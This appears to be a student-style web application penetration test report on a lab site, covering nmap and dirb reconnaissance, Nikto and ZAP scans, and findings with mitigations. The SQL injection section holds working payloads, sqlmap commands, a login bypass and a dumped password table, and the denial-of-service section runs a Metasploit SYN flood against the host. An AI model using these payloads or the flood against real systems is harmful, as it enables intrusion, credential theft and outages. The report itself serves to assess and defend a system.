

2022

Web Application Security Assessment Report- Global Software Ltd

ADIL MONU LALI PRABHAKAR

GLOBAL SECURITY |
Word Count: 5565

1.Executive Summary	2
1.1 Scope	2
1.2 Out of Scope	2
1.3 Risk Metric evaluation	2
1.4 Summary of findings	3
1.5 Attack-Flow Diagram	4
2.TECHNICAL SUMMARY	5
2.1 Approach to Test	5
2.2 Security tools used	6
3.Reconnaissance	7
4.Vulnerability Scanning	10
5.Vulnerability found	12
6.INCIDENT RESPONSE PLAN	27
6.1 Preparations that are necessary before an attack occurs	27
6.2 When an incident occurs, what should be done?	29
References	35
7.Appendix	36
7.1 Appendix A: More Screenshots of vulnerability	36
7.2 Appendix B: Types of Penetration Testing	38

1.Executive Summary

I was hired to undertake a security assessment and (Black Box) penetration testing on a currently constructed web application. The goal of the project was to use active exploitation techniques to assess the application's security against best practises, validate its security measures, and discover potential risks and vulnerabilities. This assessment used penetration testing techniques to give Global Security Management a better understanding of their organisational environment's threats and security posture.

1.1 Scope

The Global Software Ltd application was subjected to a Web Application Security Assessment as part of this activity.

Global Software Ltd defined the following application URL and ports as in scope:

- The web application can be access by <http://192.168.11.xx/cwk>
- Port 80
- Port 443
- DoS,BruteForce attack is in scope

1.2Out of Scope

Global Software Ltd defined the following as out of scope:

- attacks on the victim that are not carried out online Virtual Hard Disk (also known as virtual hard drive)

1.3Risk Metric evaluation


To provide a clear and comprehensive risk scoring system, the table below provides a guide to the risk nomenclature and colours used throughout this study.

It should be emphasised that calculating the overall business risk caused by any of the flaws discovered in any test is outside the scope of this document.


our area of influence as a result, some threats may be reported as significant from a technical standpoint but may, as a result, be underestimated.

Risk Rating	CVSS Score	Description
CRITICAL	9.0 – 10	There was a major vulnerability that was uncovered. This must be resolved as soon as possible.
HIGH	7.0 – 8.9	There has been a high-risk vulnerability detected. This necessitates a quick resolution.
MEDIUM	4.0 – 6.9	There has been a medium-level vulnerability discovered. This should be addressed as part of the routine maintenance.
LOW	1.0 – 3.9	There was a vulnerability detected that was assessed as low. This is something that should be addressed as part of routine maintenance.
INFO	0 – 0.9	A finding has been made and is being shared for informative purposes. This needs to be addressed in order to comply with best practises.

1.4 Summary of findings




1.5 Attack-Flow Diagram



2. TECHNICAL SUMMARY

2.1 Approach to Test

All testing was executed in four-stage penetration testing phase.



- The rules of engagement were specified, the scope of testing and test windows were agreed upon, and testing goals were established during the planning phase.
- The discovery phase comprised automatic vulnerability scanning as well as manual testing to investigate and comprehend the testing target and any vulnerabilities that automated tools could detect.
- The exploit phase involved attempting to exploit any discovered vulnerabilities as well as synthesising knowledge collected about the environment, its technology, its users, and its function into an escalation of privilege beyond what the customer intended.
- The final phase documented all results in a way that allows the client to assess risk and remediate it. This included the report's writing.

The OWASP testing methodology was used to test this web application. The Open Web Application Security Project (OWASP) is a web application security industry project. The 10 most common attacks that succeed against web apps have been determined by OWASP. OWASP has also developed the Application Security Verification Standard (ASVS), which aids in the detection of threats, serves as a foundation for evaluating web application technical security controls, and can be used to establish a level of confidence in the security of

Web applications.




Figure 0-1: OWASP Top 10: 2021

2.2 Security tools used

In this test scenario, the following tools were utilised to test, detect, and exploit vulnerabilities:

- Manual testing

Burp Suite: Burp Suite is a graphical tool and integrated platform for performing web application security testing. Its numerous tools work in unison to assist the full testing process, from mapping and analysing an application's attack surface to detecting and exploiting security vulnerabilities.

- Vulnerability scan

Nikto: Nikto is a free command-line vulnerability scanner that looks for harmful files/CGIs, obsolete server software, and other issues on web servers. It checks for both general and server-specific issues. Any cookies that are received are likewise captured and printed.

OWASP ZAP: The OWASP Zed Attack Proxy (ZAP) is a penetration testing tool that helps you to find vulnerabilities in Web apps and websites.

Wapiti: You may use Wapiti to check the security of your websites or web applications. It crawls the webpages of the deployed webapp, looking for scripts and forms where it can inject data, and does "black-box" scans (it does not analyse the source code) of the web application.

- Network Scan

Nmap: Nmap (Network Mapper) is a network discovery and security auditing tool that is free and open source. It's also beneficial for tasks like network inventory, managing service upgrade schedules, and monitoring host or service uptime.

- Directory enumeration:

DirBuster: DirBuster is a multi-threaded Java application that brute-forces the names of directories and files on web/application servers.

- Injection testing tool:

SQLmap: sqlmap is an open source penetration testing tool for discovering and exploiting SQL injection problems and taking control of database systems.

- Encryption

SSLScan: SSLScan is a command-line utility that runs a variety of tests on a given target and produces a full list of the protocols and cyphers that an SSL/TLS server accepts, as well as some other relevant information for a security test.

3.Reconnaissance

Host Discovery

We can use Nmap basic scan to discover which hosts are up in our network and then utilise that information to find the website's host. We know from the the scope that the target host in the range 192.168.11.xxx.

Command used to discover target	nmap 192.168.11.1/24
---------------------------------	----------------------

Scan result:

```
(kali㉿kali)-[~]
$ nmap 192.168.11.1/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-27 15:48 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.11.5
Host is up (0.00017s latency).
All 1000 scanned ports on 192.168.11.5 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 192.168.11.6
Host is up (0.0033s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 256 IP addresses (2 hosts up) scanned in 3.11 seconds
```

Figure 0-1:nmap scan result

Target machine	192.168.11.6
----------------	--------------

Aggressive scanning of Target machine.

Command used	nmap -A 192.168.11.6
--------------	----------------------

Scan result

```
(kali㉿kali)-[~]
$ nmap -A 192.168.11.6
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-27 16:23 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.11.6
Host is up (0.00021s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-methods:
|_ Potentially risky methods: TRACE
443/tcp   open  https     Apache httpd 2.4.7
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Index of /
|_http-ls: Volume /
|_http-methods:
|_ Potentially risky methods: TRACE
Service Info: Host: 127.0.0.1

|_ http-ls:
|_ 235 2014-11-21 18:05 cookiecatcher.php
|_ - 2014-07-11 21:36 html/
|_ 354 2014-11-21 18:05 xsrf-exploit.html.bak
|_ 439 2014-11-21 18:05 xsrf-worm-exploit.html.bak
```

Figure 0-2:nmap

Port Discovery

IP address	Open ports	Ports details	Version
192.168.11.6	80/tcp	http	Apache httpd 2.4.7
192.168.11.6	443/tcp	https	Apache httpd 2.4.7

OS findings	Linux (Ubuntu)
-------------	----------------

Directory brute forcing

Dirb

Dirb is used to bruteforce the directory present in the web application.

Command	dirb 192.168.11.6/cwk/
---------	------------------------

Scan result

Scan was successful and the following directories are found:

```
— Scanning URL: http://192.168.11.6/cwk/ —
+ http://192.168.11.6/cwk/admin.php (CODE:200|SIZE:94)
=> DIRECTORY: http://192.168.11.6/cwk/css/
=> DIRECTORY: http://192.168.11.6/cwk/images/
+ http://192.168.11.6/cwk/index.php (CODE:200|SIZE:4570)
=> DIRECTORY: http://192.168.11.6/cwk/js/
+ http://192.168.11.6/cwk/phpinfo.php (CODE:200|SIZE:76900)
=> DIRECTORY: http://192.168.11.6/cwk/public_html/
+ http://192.168.11.6/cwk/robots.txt (CODE:200|SIZE:337)
```

Figure 0-3:Dirb

4.Vulnerability Scanning

The following is the outcome of automated vulnerability scanning.

Using Nikto

Command	nikto -h 192.168.11.6/cwk
---------	---------------------------


Scan result:

```
(kali㉿kali)-[~]
$ nikto -h http://192.168.11.6/cwk
- Nikto v2.1.6

+ Target IP: 192.168.11.6
+ Target Hostname: 192.168.11.6
+ Target Port: 80
+ Start Time: 2022-03-27 18:14:32 (GMT-4)

+ Server: Apache/2.4.7 (Ubuntu)
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.13
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ "robots.txt" contains 9 entries which should be manually viewed.
+ OSVDB-630: The web server may reveal its internal or real IP in the Location header via a request to /images over HTTP/1.0. The value is "127.0.0.1".
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /cwk/phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-29786: /cwk/admin.php?en_log_id=0&action=config: EasyNews from http://www.webr.ca version 4.3 allows remote admin access. This PHP file should be protected.
+ OSVDB-29786: /cwk/admin.php?en_log_id=0&action=users: EasyNews from http://www.webr.ca version 4.3 allows remote admin access. This PHP file should be protected.
+ OSVDB-3092: /cwk/admin.php: This might be interesting...
+ OSVDB-3268: /cwk/css/: Directory indexing found.
+ OSVDB-3092: /cwk/css/: This might be interesting...
+ OSVDB-3233: /cwk/phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: /cwk/images/: Directory indexing found.
+ 7923 requests: 0 error(s) and 18 item(s) reported on remote host
+ End Time: 2022-03-27 18:15:54 (GMT-4) (82 seconds)
```

Figure 0-1:Nikto Scan

Using OWASP ZAP:**Figure 0-2:Scan result**

Taking these two outcomes and combining them. These are the potential flaws discovered in this web application:

Vulnerability	Risk
SQL injection	Critical
Buffer overflow	High
Directory Browsing	High
Js library vulnerable	High
Header Not set	High
Absence of Anti-CSRF Token	Medium
Cross-Domain javascript source file inclusion	Medium
Server Leak Information	Medium
Timestamp Disclosure- Unix	Medium
Options header missing	Medium
Suspicious comments	Low

5.Vulnerability found

These are the vulnerabilities discovered and tested by automated and manual testing in this application.

SQL INJECTION		CVSS v3 Score – 9.4
Ref ID	1	
Risk	Critical	
	Successful attack could result in getting database and login bypass for an attacker.	
Complexity	Low	
	Attacker does not need any authentication to exploit this vulnerability.	
Vulnerable URL	http://192.168.11.6/cwk/index.php	
<u>Summary</u> This website has been tested for both automatic and manual sql injection, and both methods have been found to work. An attacker can acquire access to the database, which contains username and password, as well as login using the injection method in the website's email parameter.		
OWASP TOP10	A03:2021 - Injection	
Reference	https://owasp.org/Top10/A03_2021-Injection/	
CWE ID	89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	
<u>Mitigation Technique</u> All user-controllable input must be checked and screened for illegal characters and SQL content. Characters like a single-quote (') or SQL-comments (--) must be filtered based on the context in which they appear, as well as keywords like UNION, SELECT, or INSERT. To prevent excessive disclosure of records in the event of SQL injection, use LIMIT and other SQL controls within queries.		

Proof of Concept

1. Using SQLmap and BurpSuite

SQLmap, an automated programme, was used to attack the website, and the attack was successful. To carry out this attack, the following steps were taken:

The http request for the login parameter is successfully captured using the tool BurpSuite and has been saved the captured request to a text file called burp for testing it in the SQLmap.




Figure 0-1:Burp Result

An automated scan has been performed using SQLmap using email parameter.

Command	sqlmap -r burp -p email
----------------	--------------------------------

Scan Output:

```

sqlmap identified the following injection point(s) with a total of 69 HTTP(s) requests:
—
Parameter: email (POST)
  Type: time-based blind
  Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
  Payload: email=admin' AND (SELECT 5365 FROM (SELECT(SLEEP(5)))TrLt) AND 'pFKR'='pFKR&password=admin

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: email=admin' UNION ALL SELECT NULL,NULL,CONCAT(0x717a707671,0x717470415457726e79507774625252596
d564c7962696e4e674c6a4a794649745262536c6c734454,0x7178707171)-- -&password=admin
—

```

Figure 0-2:Scan result

The results of the scan show that the email parameter has two injection vulnerabilities. a UNION query injection and a time-based blind injection.

By using the command - -dumb, the tool has fetched the database and displayed the users and password from the database.

Command	sqlmap -r burp -p email --dumb
----------------	---------------------------------------

```

[21:44:48] [INFO] fetching current database
[21:44:48] [INFO] fetching tables for database: 'coursework'
[21:44:48] [INFO] fetching columns for table 'users' in database 'coursework'
[21:44:48] [INFO] fetching entries for table 'users' in database 'coursework'
Database: coursework
Table: users
[3 entries]
+---+-----+-----+
| id | password | username |
+---+-----+-----+
| 1  | password1 | Bob      |
| 2  | hungergames | Nigel    |
| 3  | littlelamb | Mary     |
+---+-----+-----+

```

Figure 0-3:Database

Time-based blind injection

With this inferential SQL Injection method, the database is forced to wait for a certain duration (in seconds) before replying to a SQL query sent to it.

Output:

The payload has been inputted in to the email parameter and has successfully exploited. The website has been forced to wait 5 seconds before replying to the query sent.

UNION Query

The Union's SQL injection is a type of in-band injection attack that enables an attacker to swiftly take data from the database. In this attack, the SQL UNION operator is used.

The website is successfully exploited using the payload. Login was bypassed and shows us that we are successfully logged in as an anonymous user.

```

Request
Pretty Raw Hex
1 POST /cwk/index.php HTTP/1.1
2 Host: 192.168.11.6
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
  Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/w
  ebp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 174
9 Origin: http://192.168.11.6
10 Connection: close
11 Referer: http://192.168.11.6/cwk/index.php
12 Upgrade-Insecure-Requests: 1
13
14 email=admin' UNION ALL SELECT
  NULL,NULL,CONCAT(0x717a707671,0x717470415457726e7950777462525
  2596d564c7962696e4e674c6a4a794649745262536c6c734454,0x7178707
  171)-- &password=admin

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Mon, 28 Mar 2022 02:14:36 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-1ubuntu4.13
5 Vary: Accept-Encoding
6 Content-Length: 4678
7 Connection: close
8 Content-Type: text/html
9
10 Hello you are currently logged in using the password
  qzpvqqtpATWrnyPwtbRRYmVlybinNgLjJyFItRbSlTsDTxpqq<br>
11 <!DOCTYPE html>
12 <html lang="en">
13 <head>
14 <meta charset="utf-8">
15 <meta http-equiv="X-UA-Compatible" content="IE=edge">
16 <meta name="viewport" content="width=device-width,
  initial-scale=1">
17 <meta name="description" content="">
18 <meta name="author" content="">
19
20 <title>
  Global Software Limited
  
```

Figure 0-4:SQL Injection

Testing using Manual method

The web application has been tested manually for the sql injection using cheat sheet and has been successfully exploited by injecting a query in email parameter. Website has displayed all the users and password from the database on the screen.

Exploit used in email parameter : `hello@example.com' OR '1'='1' --`

Result:




Figure 0-5:Manual testing

Directory Browsing		CVSS v3 Score – 8.2
Ref ID	2	
Risk	High	
	Successful attack could result in getting all the information inside the directory. This could lead reveal hidden scripts, include files, backup source files, etc	
Complexity	Low	
	Attacker does not need any authentication to exploit this vulnerability.	
Vulnerable URL	http://192.168.11.6/cwk/css http://192.168.11.6/cwk/admin.php https://192.168.11.6/cwk/phpinfo.php http://192.168.11.6/cwk/images/ http://192.168.11.6/cwk/js/	
Summary This website has been tested for Directory browsing and was successfully exploited. An attacker can view the sensitive files inside the directory without any authentication which may lead to leak sensitive information. Exploit was able to access the admin page and login without authentication and can have sensitive information such as Token.		
OWASP TOP10	A01:2021 – Broken Access Control	
Reference	https://owasp.org/Top10/A01_2021-Broken_Access_Control/	
CWE ID	497: Exposure of Sensitive System Information to an Unauthorized Control Sphere	
Mitigation Technique Disable web server directory listing and check for file metadata (e.g.,.git) and backup files within web roots. After logging out, stateful session IDs should be invalidated on the server. Stateless JWT tokens should be short-lived in order to reduce an attacker's window of opportunity. It's highly suggested that you use the OAuth standards to revoke access for longer-lived JWTs.		

Proof of Concept

Directory browsing was successful and was able to see the directory /css which will lead to sensitive information to the attacker.

Index of /cwk/css

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 bootstrap-responsive.css	2016-11-21 11:14	22K	
 bootstrap-theme.min.css	2016-11-21 11:14	13K	
 bootstrap.css	2016-11-21 11:14	124K	
 bootstrap.min.css	2016-11-21 11:14	98K	
 dashboard.css	2016-11-21 11:14	1.4K	
 jumbotron.css	2016-11-21 11:14	127	
 signin.css	2016-11-21 11:14	793	

Apache/2.4.7 (Ubuntu) Server at 192.168.11.6 Port 80

Figure 0-6:Directory browsing

Also, as an unauthenticated user, this attack has Force browsing to authenticated pages, whereas as a normal user, it has Force browsing to privileged pages. The page admin.php was able to access and retrieve the sensitive information.




Figure 0-7:admin.php

Denial of Service attack		CVSS v3 Score – 7.2
Ref ID	3	
Risk	High	
	Successful attack could result in shut down a computer or a network, rendering it unreachable to its intended users. DoS attacks work by inundating the target with traffic or delivering it information that causes it to crash.	
Complexity	Low	
	Attacker does not need any authentication to exploit this vulnerability.	
Vulnerable URL	http://192.168.11.6	
<u>Summary</u> This website has been tested for Denial-of-Service attack using msfconsole and the attack was successfully executed.		
MITRE ATT&CK	T1498: Network Denial of service	
Reference	https://attack.mitre.org/techniques/T1498/	
<u>Mitigation Technique</u> The process of limiting the amount of traffic available to a specific Network Interface Controller is known as rate limitation (NIC). To reduce the odds of being a victim of a DoS attack, it can be done at the hardware or software level.		

Proof of concept

Denial of service is been tested and exploited successfully using msfconsole. The time taken to load the website before dos attack was 2ms.



Status	Method	Domain	File	Initiator	Type	Transferred	Size	0 ms	10 ms	100 ms
200	GET	192.168.11.6	/cwk/	BrowserTabChild(jm:93) (document)	html	1.89 KB	4.46 KB	2ms		
200	GET	192.168.11.6	jquery.min.js	script	js	32.93 KB	94.12 KB	7ms		
200	GET	192.168.11.6	bootstrap.min.js	script	js	7.84 KB	28.43 KB	3ms		

Figure 0-8: TTL before DoS

The synflood attack was done to the network using msfconsole.

```

+ --=[ metasploit v6.1.27-dev ]
+ --=[ 2196 exploits - 1162 auxiliary - 400 post ]
+ --=[ 596 payloads - 45 encoders - 10 nops ]
+ --=[ 9 evasion ]

Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services

msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

  Name      Current Setting  Required  Description
  --      -
INTERFACE  Console         no        The name of the interface
NUM        1               no        Number of SYNs to send (else unlimited)
RHOSTS     192.168.11.6    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT      80              yes       The target port
SHOST      192.168.11.6    no        The spoofable source address (else randomizes)
SNAPLEN    65535           yes       The number of bytes to capture
SPORT      65535           no        The source port (else randomizes)
TIMEOUT    500             yes       The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) > set RHOSTS 192.168.11.6
RHOSTS => 192.168.11.6
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 192.168.11.6
[*] SYN flooding 192.168.11.6:80 ...

```

Figure 0-9:exploit

The time to load the website after DoS attack has changed to 5256ms.

status	Met...	Domain	File	Initiator	Type	Transferred	Size	0 ms	
